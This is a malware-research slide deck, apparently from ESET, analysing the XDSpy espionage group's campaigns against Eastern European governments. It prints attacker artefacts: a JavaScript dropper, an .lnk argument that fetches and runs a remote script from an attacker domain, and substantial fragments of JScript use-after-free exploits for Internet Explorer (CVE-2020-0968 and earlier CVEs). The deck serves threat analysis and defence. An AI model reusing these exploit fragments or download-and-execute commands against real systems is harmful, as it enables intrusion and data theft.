



ENJOY SAFER TECHNOLOGY™

XDSpy

Stealing government secrets since
2011

Matthieu Faou | Malware Researcher

Francis Labelle | Malware Researcher Intern





Matthieu Faou

Malware Researcher @ ESET

@matthieu_faou

<https://www.welivesecurity.com/research/>

Agenda

1. What is XDSpy?
2. Technical Analysis
 1. Compromise vectors
 2. Malware components
3. Conclusion

XDSpy:

3 reasons why it is interesting.

The 3rd one will surprise you!

Interesting, really?

1. APT left undocumented from 2011 to February 2020

Кампания по рассылке вредоносного ПО (обновлено)

Опубликовано 21.02.2020



<https://cert.by/?p=1458>

CERT.BY IOCs

ИНДИКАТОРЫ КОМПРОМЕТАЦИИ

- wildboarcontest[.]com
- theslideshare[.]com
- filedownload[.]email
- downloadsprimary[.]com
- наличие ключа «MediaCodec» в ветке реестра HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- наличие файла «Client Runtime Manager.exe» или «Usermode COM Manager.exe» в папке %temp% (например, C:\Users\user\AppData\Local\Temp)

BY Targets

РАСПРОСТРАНЕНИЕ

Рассматриваемая кампания получила широкое распространение среди пользователей национального сегмента сети Интернет. Мы обнаружили множество жертв в разных организациях. Адресатами рассылки стали сотрудники государственных органов и организаций, юридические и физические лица в количестве более 100.

Рассылка осуществлялась в следующие государственные органы:


- Совет Республики;
- Совет Министров;
- Министерство экономики;
- Министерство финансов;
- Министерство промышленности;
- Министерство информации;
- Государственный комитет по стандартизации;
- Ряд силовых структур, а также в адрес физических и юридических лиц.

Council of the Republic;
Council of Ministers;
Ministry of Economics;
Ministry of Finance;
Ministry of Industry;
Ministry of Information;
State Committee for Standardization;

Interesting, really?

1. Left undocumented from 2011 to February 2020
2. The targeting is unusual

Targeting



Targeting



Targeting



Targeting



Targeting



Targeting



Targeting



Verticals



Targeting



Belarus

Russia

Moldova

Serbia

Ukraine

Verticals



Targeting



Verticals



Targeting



Verticals



Moldova

Serbia

Belarus

Ukraine

Russia

Interesting, really?

1. Left undocumented from 2011 to February 2020
2. The targeting is unusual
3. Some malware development choices attracted our curiosity

Surprise: Unusual malware development choices

```
aCUsersEcmilDoc_0:                                ; DATA XREF: versionValidation+FA7f0
                                                    ; versionValidation+1007f0
text "UTF-16LE", 'c:\users\ecmil\documents\Документы ПК внешний\Плани'
text "UTF-16LE", 'рование и доклады\План 2020\Согласования от ОБУ и О'
text "UTF-16LE", 'Д\сф 12651.pdf',0
db 0
db 0
db 0
db 0
db 0
db 0
; const WCHAR aCUsersEcmilApp_13
aCUsersEcmilApp_13:                                ; DATA XREF: versionValidation+101Af0
                                                    ; versionValidation+103Ef0 ...
text "UTF-16LE", 'C:\Users\ecmil\AppData\Roaming\Temp.NET\files199558'
text "UTF-16LE", '72.zip',0
align 8
a19955872 db '19955872',0                            ; DATA XREF: versionValidation+1057f0
align 10h
aCUsersEcmilDoc_12:                                ; DATA XREF: versionValidation+10CEf0
                                                    ; versionValidation+112Ef0
text "UTF-16LE", 'c:\users\ecmil\documents\Документы ПК внешний\Плани'
text "UTF-16LE", 'рование и доклады\План 2020\Согласования от ОБУ и О'
text "UTF-16LE", 'Д\во12651.pdf',0
```

Timeline



Basic Properties ⓘ

MD5	432af428b011a488d0f2f62efe195bd4
SHA-1	bb7a10f816d6fffecb297d0bae3bc2c0f2f2ffc6
SHA-256	1529a6791da28a19f306d008b5dd13aa0341c7586b0b8b056db7f9e3c79b31c1
Vhash	064046655d155058z4fhz13za1z41z87z
Authentihash	cb0dfc3b511791ad6f2f24ae3893e89516eafccc5eb4b5299cd8b9150719599
Imphash	1c4deb5cb43c321769af377449883520
SSDEEP	768:YFttt9pzEa9Up4ft0wiBZCkLLtyhPgkT6DyuPxDvtupkiNBmDG/oJ9cUrfX5G04:gpQx4fuBbnLYPgSmDvPx4kCEK655k
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File size	62.50 KB (64000 bytes)

History ⓘ

Creation Time	2011-07-20 07:45:28
First Seen In The Wild	2010-11-20 23:29:33
First Submission	2011-08-25 14:39:35
Last Submission	2018-10-25 21:49:51
Last Analysis	2020-03-31 06:39:05

Names ⓘ

432af428b011a488d0f2f62efe195bd4.vir

Portable Executable Info ⓘ**Debug Artifacts**

Path	c:\283\main.pdb
GUID	9f03f7d6-0ede-42e5-a988-4a08e5c17b72

Oldest
submission
on VT

August 2011

June 2020

one-back +
E-2020-
0968

Timeline




Attribution

- The developers and operators didn't leave attribution clues
- Targeting + goal => likely a state-sponsored group

Compromise Vector



Malware archeology



Доводим до вашего сведения, что в стол находок при ГУВД поступила папка-скоросшиватель с документами и фотографиями. Внутри папки был тоже бумажник в котором сотрудники склада находок обнаружили ваш емейл адрес. С целью опознания в приложении отправляем сканы некоторых найденных фотографии. В случае если узнаете потерянные вещи рекомендуется поступить следующим образом: нужно связаться с ГУВД, подать заявление (в заявлении нужно самым подробным образом описать потерянные вещи — особое внимание нужно уделить особым приметам: форме, размерам, весу, цвету), в акте указать свои контакты.

По инструкции все забытые вещи хранятся в течение трех месяцев со дня поступления в стол находок при ГУВД, затем передаются в Госфонд. За каждые сутки хранения потеряного документа (или вещи) в камере забытых вещей с его владельца взыскивается 10 рублей.

Татьяна Соломатина
Сотрудник склада находок

ГУВД г. МОСКВЫ
бюро находок документов
ул. Маяковского, 31
+7(495) 200-9957
www.guvdmo.ru

Decoy PowerPoint presentation

СИСТЕМА СЕРТИФИКАЦИИ В ОБЛАСТИ ПОЖАРНОЙ БЕЗОПАСНОСТИ
СЕРТИФИКАТ ПОЖАРНОЙ БЕЗОПАСНОСТИ

№ ССПБ. RU. OI034. П. 00323

Зарегистрирован в Государственном реестре
Систем сертификации в области пожарной
безопасности РФ **02.06.2009 г.** Действителен до **02.06.2012 г.**

Настоящий сертификат удостоверяет, что идентифицированный надлежащим образом образец
Состав теплоизоляционный «RE-THERM»
TU 2316-112-00209600-2009

23 1630
код К-ОКП

код ПН В-31

соответствует требованиям пожарной безопасности, установленным в
НПБ 244-97: группа горючести – Г1 (слабогорючие по СНиП 21-01-97*) при
испытаниях на негорючем основании по ГОСТ 30244-94, группа воспламеняемости –
В1 по ГОСТ 30402-96 (трудновоспламеняемые по СНиП 21-01-97*), коэффициент
дымообразования – Д1 (с малой дымообразующей способностью) по ГОСТ
12.1.044-89 (п.4.18), показатель токсичности Т1 (малотоксичные) по ГОСТ 12.1.044-89
(п.4.20)

обозначение ИД

при добровольной сертификации

Сертификат распространяется **на серийный выпуск**
серийное производство; номер, размер и дата выпуска партии,
номер и дата изготовления, номер сертификата и коды

Сертификат выдан **ЗАО «Ареал»**
заказчик сертификации, организация

Адрес: ул. Вахитова, д. 6, г. Казань, 420834
Телефон/факс: (843) 227-07-12 ОКПО 54402746
юридический адрес, телефон, факс

Изготовитель **ООО «Иновационные технологии»**
инновационное предприятие, организация

Адрес: ул. Вахитова, д. 6, г. Казань, 420834
Телефон/факс: (843) 227-00-98 ОКПО 00209600
юридический адрес, телефон, факс

№ 0228750

2019 – Early 2020

From [REDACTED] ☆

Subject фотоматериалы по итогам работы 11.02.20, 11:01

To [REDACTED]

Reply Reply All Forward More

Добрый день!



Направляю Вам копию письма и фотоматериалы по итогам работы. Нажмите на ссылку, чтобы скачать: [фотоматериалы_11.02.2020.zip](#)

Ждём ответа до конца рабочего дня.

After a click on the link...

```
function cv(bx) {
  var bs = window.atob(bx);
  var len = bs.length;
  var bytes = new Uint8Array(len);
  for (var i = 0; i < len; i++) {
    bytes[i] = bs.charCodeAt(i) ^ 43;
  }
  return bytes.buffer;
}
var file = 'e2AoLz8rKysjK0NebXsHz9t8iyorK20oKys6KysrTURfRHQaGhsZGRsZGwVHRUC+e2BgKUo/Fm1q+m0l';
var data = cv(file);
var blob = new Blob([data], { type: 'octet/stream' });
var fn = 'foto_11022020.zip';
if (window.navigator.msSaveOrOpenBlob) {
  window.navigator.msSaveBlob(blob, fn);
} else {
  var a = document.createElement('a');
  document.body.appendChild(a);
  a.style = 'display: none';
  var url = window.URL.createObjectURL(blob);
  a.href = url;
  a.download = fn;
  a.click();
  window.URL.revokeObjectURL(url);
}
```

.lnk

Name	Date modified	Type	Size
 foto_11022020	2/6/2020 8:43 AM	Shortcut	1 KB
 foto_11022020.zip	2/13/2020 3:30 PM	Compressed (zipp...	1 KB

- No timestamp

- Account SID:

S-1-5-21-1687353570-41962310-3587325082-1001

- Arguments:

```
javascript:document.write();GetObject("script:  
https://filedownload[.]email/filedownload/  
download2.php?f=9840975039475")
```


Final compromise step

- We were not able to recover the script downloaded by the .Ink
- Shortly after the .Ink execution, XDDown (main component) is dropped on disk

February 2020: Unexpected disinformation campaign

От: niipulm@tut.by <niipulm@tut.by>
Кому: <minprom4@minprom.gov.by>
Написано: 12 февраля 2020 г., 15:07:48
Тема: **Коронавирус в Беларуси подтвержден**
Папка: Входящие / minprom4@minprom.gov.by

По данным на этот момент в Беларуси 6 пациентов с диагностированным новым вирусом (Минск - 3, Витебск - 2, Борисов - 1).

>Приказ министра здравоохранения Владимира Караника<

Симптомы коронавируса напоминают симптомы простуды или гриппа: это насморк, кашель, боль в грудной клетке, конъюнктивит, повышенная температура, головная боль, слабость, тошнота и даже диарея.

Предоставьте информацию об угрозе своим сотрудникам.

Телефон "горячей" линии +375 (29) 156-85-65.

February 2020: Unexpected disinformation campaign


- This email states that the first cases of COVID-19 were discovered in Belarus
- It was sent before the official first cases in BY
- The copy of the spearphishing email was shared on many social networks

End of Feb. 2020 to June 2020




June 2020: The come-back

- Spearphishing campaign started on 29/06
- Similar TTPs
 - Spearphishing campaign
 - ZIP files as attachments
 - Malicious RTF file



Пожалуйста, измените содержание ниже

Если вы не можете изменить его, нажмите <<Разрешить редактирование>>



RTF

- OLE link object
- It downloads the next stage from
`https://minisnowhair[.]com/minisnw2/download2.php?f=htm-2-ads19u09ue11&u=<uuid>`

```
<html>
```

```
<head>
```

```
<meta http-equiv="X-UA-Compatible" content="IE=8" />
```

```
<script language="Jscript.Encode">
```

```
var faUaF = function () {
```

```
    var b = 2;
```

```
    var T = 2;
```

```
    var e = 4;
```

```
    var U = 4;
```

```
    var aq = 16;
```

```
    var w = 192;
```

```
    var G = 8;
```

```
    var av = 16;
```

```
    var au = 56;
```

```
    var j = 72;
```

```
    var c = null;
```

```
    var 0 = new Array();
```

```
    var h = new Array();
```

```
    var Y = new Array();
```

```
    var X = new Array();
```

```
    var L = new Array();
```



```
function H() {
    if (o == B) {
        K('');
        L = null;
        CollectGarbage();
        K('');
        for (var a = 0; a < l; a++) {
            V[a] = q[a].item();
            q[a] = null;
            delete q[a];
            y[a] = null;
            delete y[a];
        }
        ah();
        for (var a = 0; a < l; a++) {
            V[a] = null;
        }
        CollectGarbage();
        for (var a = 0; a < f; a++) {
            E[a][n] = 1337;
        }
        for (var a = 0; a < l; a++) {
            try {
                throw z[a];
            } catch (i) {
                try {
                    ar[a] = i.source;
                } catch (j) {
```

```
function aj() {
    var p = i(d);
    var q = P(p);
    var o = ag(q, 'KERNEL32.dll');
    var l = P(o);
    var r = F(l, 'VirtualProtect');
    var t = F(l, 'GetModuleHandleA');
    var s = F(l, 'GetProcAddress');
    var g = a(d, i(d));
    var k = (g.charCodeAt(4) << 16 | g.charCodeAt(3)) - 68;
    var n = (g.charCodeAt(7) & 255) << 24 | g.charCodeAt(6) << 8 | g.charCodeAt(5) >> 8 & 255;
    var c = k - 8192;
    var m = k;
    var h = d + w;
    for (var f = 0; f < A.length; f++) {
        a(h + f * T, A.charCodeAt(f));
    }
    var j = h + 5;
    a(j, t);
    a(j + 1 * e, s);
    a(j + 2 * e, n);
    a(j + 3 * e, m);
}
```

```
    a(c + 4, r);
    a(c + 4 + 4 + 24, h);
    a(c + 4 + 4 + 4 + 24, h);
    a(c + 4 + 4 + 4 + 4 + 24, A.length * b);
    a(c + 4 + 4 + 4 + 4 + 4 + 24, 64);
    a(c + 4 + 4 + 4 + 4 + 4 + 4 + 24, c);
    a(k, c);
}
function ai() {
    ak();
    W();
    H();
    ab();
    aa();
    _();
    ac();
    al();
    aj();
}
faUaF.prototype.exploit = ai;
};
var fuaf = new faUaF();
fuaf.exploit();
```

The background is a solid teal color with a subtle, intricate pattern of white lines and dots. The lines form a complex network of interconnected points, resembling a molecular structure or a data network. The dots are small and scattered throughout the background, some appearing as single points and others as part of the network lines.

It looks familiar...

Jscript UAF vulnerabilities

- In the past 2 years, 4 similar use-after-free vulnerabilities were discovered in the IE JavaScript engine
- Most of them were apparently used by DarkHotel. Ex:
<https://blogs.jpccert.or.jp/en/2020/04/ie-firefox-0day.html>

Jscript UAF vulnerabilities

- @_clem1 made an excellent presentation at SSTIC about these vulns:
https://www.sstic.org/media/SSTIC2020/SSTIC-actes/cloture_2020/SSTIC2020-Slides-cloture_2020-lecigne.pdf
- The 3 next slides are taken from his presentation

CVE-2018-8653

32k bytes, ~500 lines of code
Use-After-Free vulnerability in CB
Need to trigger GC
No more heapspray
ROP
Use Enumerator()

```
function getFreeRef() {
  if (count == limit) {
    for (var i = 0; i < 200 * 100; i++) { objs[i] = null; }
    CollectGarbage();
    for (var i = 0; i < 2 * 100; i++) { refs[i].prototype = null; }
    CollectGarbage();
    for (var i = 0; i < 0x1000; i++) { propHolders[i][reallocPropertyName] = 1; }
  } else {
    dummyObj instanceof refs[count++];
  }
  try { nrefs[count--] = this; } catch (e) {}
}
for (var i = 0; i < 2 * 100; i++) {
  var e = new Enumerator(arr);
  e.moveFirst();
  refs[i] = e.item();
}
CollectGarbage();
for (var i = 0; i < 2 * 100; i++)
{
  refs[i].prototype = erefs[i];
  refs[i].prototype.isPrototypeOf = getFreeRef;
}
dummyObj instanceof refs[count];
```

CVE-2019-1367

32k bytes, ~500 lines of code
Use-After-Free vulnerability in CB
Need to trigger GC
No more heap spray
ROP
Use Enumerator()

```
function F(a, h) {
  v.push(arguments)
  y += 2;
  if (y >= (B - A)) {
    CollectGarbage();
    for (var c = 0; c < 100 * 100; c++) q[c] = new Object();
    for (var c = 0; c < z; c++) try {
      throw u[c];
    } catch (d) {
      r[c] = d;
    }
    for (var c = A; c < B; c++) v[((c - A) / 2) | 0][((c - A) % 2)] = r[c];
    for (var c = 0; c < 100 * 100; c++) q[c] = null;
    CollectGarbage();
    for (var c = 0; c < z; c++) r[c] = null;
    CollectGarbage();
    for (var c = 0; c < 0x1000; c++) x[c][E] = 1;
    for (var c = A; c < B; c++) s[c] = v[((c - A) / 2) | 0][((c - A) % 2)];
  } else w[y / 2].sort(F);
  return 0;
}
for (var D = 0; D < z; D++) t[D] = new RegExp(n);
for (var D = 0; D < z; D++) {
  var G = new Array({}, t[D], {});
  var H = new Enumerator(G);
  H.moveFirst();
  H.moveNext();
  u[D] = H.item();
  H.moveNext();
  H = null;
  delete H;
  G[1] = null;
  delete G[1];
  t[D] = null;
  delete t[D];
}
w[0].sort(F);
```


CVE-2020-0674

32k bytes, ~500 lines of code
Use-After-Free vulnerability in CB
Need to trigger GC
No more heapspray
ROP
Use Enumerator()

```
function FreeingComparator(a, b) {
  refsCount++;
  if (refsCount >= refsLimit) {
    for (var i = 0; i < 100 * 100; i++) objs[i] = new Object();
    for (var i = 0; i < 100 * 100; i++) objs[i] = null;
    CollectGarbage();
    for (var i = 0; i < refsLimit; i++) {
      eerefs[i] = null;
      if (i % mod_p == 0) {m[i] = null;}
    }
    m = null;
    eerefs = null;
    CollectGarbage();
    for (var i = 0; i < 0x1000; i++) propHolders[i][reallocPropertyName] = 1;
  }
  else {
    a = eerefs[refsCount];
    dummyArns[refsCount].sort(FreeingComparator);
    nrefs.push(a);
  }
  return 0;
}

for (var i = 0; i < refsLimit; i++) {rrefs[i] = new RegExp(reSrc);}
for (var i = 0; i < refsLimit; i++) {
  var arr = new Array(rrefs[i]);
  var e = new Enumerator(arr);
  e.moveFirst();
  eerefs[i] = e.item();
  if (i % mod_p == 0) { m[i] = new Array(); }
  e = null;
  delete e;
  arr = null;
  delete arr;
  rrefs[i] = null;
  delete rrefs[i];
}
dummyArns[0].sort(FreeingComparator);
```

Back to XDSpy

- CVE-2020-0674 was patched in Feb 2020
- XDSpy's exploit work with a machine with Feb 2020 updates

```
CollectGarbage();
for (var a = 0; a < f; a++) {
    E[a][n] = 1337;
}
for (var a = 0; a < l; a++) {
    try {
        throw z[a];
    } catch (i) {
        try {
            ar[a] = i.source;
        } catch (j) {
        }
    }
}
} else {
    var b = null;
    var e = Y[o];
    var d = X[o];
    b = e + d;
    h[--o] = b;
    if (!N) {
        if (typeof b === 'string') {
            var c = b.substr(0, 1);
            if (c !== '[' && c !== 'u' && c !== 's' && c !== 'n') {
                if (b.match(ad)) {
                    N = true;
                    g = o;
                }
            }
        }
    }
}
```


XDSpy 1-day exploit

- This is **CVE-2020-0968**. It was patched in April 2020 -> 1-day exploit
- No public POC is available
- XDSpy's exploit looks similar to the previous exploits

XDSpy 1-day exploit

- We don't believe XDSpy is linked to Dark Hotel
- It is possible XDSpy bought the exploit from the same developer
- Or they developed their own variant from in-the-wild samples

Malware Components



XDDown: The main component

- Persistence using the Run key
- C&C and paths are hardcoded
- Strings are obfuscated with a Caesar Cipher (the key is random and different for each string)

XDDown: Capabilities

- Downloads, writes and load DLLs

XDDown: Capabilities

- Downloads, writes and load DLLs
- Network communication encrypted with a static XOR key

```

00000000: 7C 29 A1 73-32 73 31 73-35 73 31 73-CE 8C 31 73 |)ís2s1s5s1s||i1s
00000010: 89 73 31 73-31 73 31 73-71 73 31 73-31 73 31 73 ẽs1s1s1sqs1s1s1s
00000020: 31 73 31 73-31 73 31 73-31 73 31 73-31 73 31 73 1s1s1s1s1s1s1s1s1s
00000030: 31 73 31 73-31 73 31 73-31 73 31 73-11 72 31 73 1s1s1s1s1s1s1s1s1s
00000040: 3F 6C 8B 7D-31 C7 38 BE-10 CB 30 3F-FC 52 65 1B ?li}1||8|▶π0?"Re←
00000050: 58 00 11 03-43 1C 56 01-50 1E 11 10-50 1D 5F 1C X ◀CLV0P▶◀Pe_L
00000060: 45 53 53 16-11 01 44 1D-11 1A 5F 53-75 3C 62 53 ESS◀@De↔_Su<bS
00000070: 5C 1C 55 16-1F 7E 3C 79-15 73 31 73-31 73 31 73 \LU-▼~<y§s1s1s1s
00000080: 94 00 AF B2-D0 61 C1 E1-D0 61 C1 E1-D0 61 C1 E1 ö »|||a⊥β||a⊥β||a⊥β
00000090: 64 FD 30 E1-D6 61 C1 E1-64 FD 32 E1-49 61 C1 E1 d²0β|ra⊥βd²2BIa⊥β

```

- Network communication encrypted with a static XOR key

XDDown: Capabilities

- Downloads, writes and load DLLs
- Network communication encrypted with a static XOR key
- No backdoor capability -> a new DLL is compiled and delivered for each specific action

XDDown: Capabilities

- Downloads, writes and load DLLs
- Network communication
XOR key
- No backdoor capability -> a new DLL is compiled and delivered for each specific action



XDList + XDMonitor

- Crawls local drives + monitor removable drives
- **Extensions:** .accdb, .doc, .docm, .docx, .mdb, .xls, .xlm, .xlsx, .xism, .odt, .ost, .ppt, .pptm, .ppsm, .pptx, .sldm, .pst, .msg, .pdf, .eml, .wab

XDUUpload

```
